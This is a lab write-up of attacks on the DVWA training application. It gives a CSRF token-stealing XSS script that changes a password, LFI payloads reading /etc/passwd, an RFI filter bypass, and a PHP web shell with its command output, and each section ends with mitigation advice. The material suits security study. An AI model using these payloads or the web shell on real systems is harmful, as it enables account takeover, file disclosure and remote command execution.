
3— Generate_CSRF_Copy_Drop_Req.



4— Open_html_Firefox.




5— Capture_CSRF_Req_Paste_Referrer_Forward_Req.



3.4 High

1— Check_XSS_vulnerability



2— XSS_js_CSRF

```

1 var theUrl = "http://127.0.0.1/DVWA/vulnerabilities/csrf/";
2 var pass = "123";
3 if (window.XMLHttpRequest){
4   xmlhttp=new XMLHttpRequest();
5 }else{
6   xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
7 }
8 xmlhttp.withCredentials = true;
9 hacked = false;
10 xmlhttp.onreadystatechange=function(){
11   if (xmlhttp.readyState==4 && xmlhttp.status==200)
12   {
13     var text = xmlhttp.responseText;
14     var regex = '/user_token value="\\(.*\\)\\\" \\/>/';
15     var match = text.match(regex);
16     var token = match[1];
17     var new_url = 'http://127.0.0.1/DVWA/vulnerabilities/csrf/?user_token=' + token + '&password_new=' + pass + '&password_conf=' + pass + '&Change=Change';
18     if(hacked == false)
19       alert('Got token:' + match[1]);
20     hacked = true;
21     xmlhttp.open("GET", new_url, false );
22     xmlhttp.send();
23   }
24   count++;
25 }
26 };
27 xmlhttp.open("GET", theUrl, false );
28 xmlhttp.send();
29

```


3— Copy_js_var/www/html

```

kali@kali:~/Documents/Payload
$ cp xss.js /www/var/html/
cp: cannot create regular file '/www/var/html/': No such file or directory
kali@kali:~/Documents/Payload
$ cp xss.js /www/var/html/xss.js
cp: cannot create regular file '/www/var/html/xss.js': No such file or directory
kali@kali:~/Documents/Payload
$ sudo cp xss.js /www/var/html/xss.js
[sudo] password for kali:
cp: cannot create regular file '/www/var/html/xss.js': No such file or directory
kali@kali:~/Documents/Payload
$ sudo cp xss.js /www/var/html/
cp: cannot create regular file '/www/var/html/': No such file or directory
kali@kali:~/Documents/Payload
$ sudo cp xss.js /www/var/html
cp: cannot create regular file '/www/var/html': No such file or directory
kali@kali:~/Documents/Payload
$ cp xss.js /var/www/html/xss.js
cp: cannot create regular file '/var/www/html/xss.js': Permission denied
kali@kali:~/Documents/Payload
$ sudo cp xss.js /var/www/html/
kali@kali:~/Documents/Payload
$ 

```

4— Insert_Script_into_URL_than_Reload_page



3.5 Mitigation

✓ 1. CSRF Tokens

- Generate and validate a **unique, unpredictable token** for every sensitive request.
- Example: Include a csrf_token as a hidden field in forms and validate it on the server.

✓ 2. SameSite Cookies

- Use SameSite=Strict or Lax in cookies to block cross-origin requests.

- Example:
Set-Cookie: session_id=xyz; SameSite=Strict; Secure

3. Double Submit Cookies (Backup Technique)

- Send the CSRF token in both a cookie and a POST field. Compare them on the server.

4. User Confirmation

- Ask the user to re-enter their password before sensitive actions.

5. Content Security Policy (CSP)

- Prevents loading of unauthorized forms/scripts from attacker-controlled domains.

4. File Inclusion-Attack

4.1 Intro

While testing the **File Inclusion module** in DVWA, I found that the application was vulnerable to **Local File Inclusion (LFI)** and potentially **Remote File Inclusion (RFI)** depending on its configuration. File Inclusion vulnerabilities occur when an attacker manipulates a file path input to load unauthorized files from the server or a remote URL.

This can lead to:


- Reading sensitive system files
- Code execution (in case of RFI)
- Gaining reverse shells (with log poisoning or wrappers)

4.2 Low

1. LFI_etcpasswd

Insert payload in the url


Payload= ../../../../../../etc/passwd



2. RFI_google.com

Insert payload in url


Payload= page=http://google.com



4.3 Med

1 LFI


Payload= ../../../../../../etc/passwd



2 RFI

Use this payload to bypass the security


Payload= hhttp://tp://google.com



4.4 High


1 LFI 1

Payload= page=file:///etc/passwd



LFI 2

Payload= page=file.php%0A/../../../../etc/passwd



4.5 Mitigation

Input Validation

- Strictly validate and whitelist file names (do not allow user-controlled file paths)

Disable URL Inclusion

- In `php.ini`:

`allow_url_include = Off`

`allow_url_fopen = Off`

Use Static Includes

- Avoid `dynamic include($_GET['page'])`; instead use switch-cases or constants

Log Monitoring

- Watch for access to unusual paths like `../../../../etc/passwd`

Web Server Permissions

- Run web server with limited privileges

5. File Upload-Attack

5.1 Intro

While testing the **File Upload** module in DVWA, I found that the application allowed users to upload files without proper validation. This makes it vulnerable to **unrestricted file upload attacks**, where an attacker like me can upload **malicious files** (e.g., **PHP web shells**) and execute arbitrary commands on the server.

5.2 Low

- 1 Upload_shellfile_copy_path_insert_url
 1. Save this php payload in a file "shell.php"
 2. Copy the Path of File
 3. Insert in the url

```
<?php

echo "<h1>  System Information</h1><pre>";

// OS and system details
echo "[*] OS Information:\n";
system("uname -a");

// Current user
echo "\n[*] Current User:\n";
system("whoami");

// User ID and groups
echo "\n[*] User ID & Groups:\n";
system("id");

// Server software details
echo "\n[*] Server Software:\n";
echo $_SERVER['SERVER_SOFTWARE'] . "\n";

// PHP version
echo "\n[*] PHP Version:\n";
echo phpversion() . "\n";
```

```
// Disabled functions  
echo "\n[*] Disabled PHP Functions:\n";  
echo ini_get('disable_functions') . "\n";
```

```
// Current working directory  
echo "\n[*] Current Working Directory:\n";  
echo getcwd() . "\n";
```


```
// Files in current directory  
echo "\n[*] Files in Current Directory:\n";  
system("ls -la");
```

```
// Environment variables  
echo "\n[*] Environment Variables:\n";  
print_r($_ENV);
```

```
// Network interfaces (Linux only)  
echo "\n[*] Network Interfaces:\n";  
system("ip a || ifconfig");
```

```
// Running processes  
echo "\n[*] Running Processes:\n";  
system("ps aux");
```

```
echo "</pre>";  
?>
```



2 Shell_Output

```

[*] OS Information:
Linux kali 6.12.29-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64 GNU/Linux

[*] Current User:
www-data

[*] User ID & Groups:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Server Software:
Apache/2.4.43 (Debian)

[*] PHP Version:
8.4.5

[*] Disabled PHP Functions:

[*] Current Working Directory:
/var/www/html/DVWA/hackable/uploads


[*] Files in Current Directory:
total 16
drwxrwxrwx 2 root      root      4096 Apr 14 00:57 .
drwxrwxrwx 5 root      root      4096 Apr  6 10:15 ..
-rwxrwxrwx 1 root      root      687 Apr  6 10:15 dvwa_email.png
-rw-r--r-- 1 www-data www-data 1096 Apr 14 01:00 shell.php

[*] Environment Variables:
Array
()

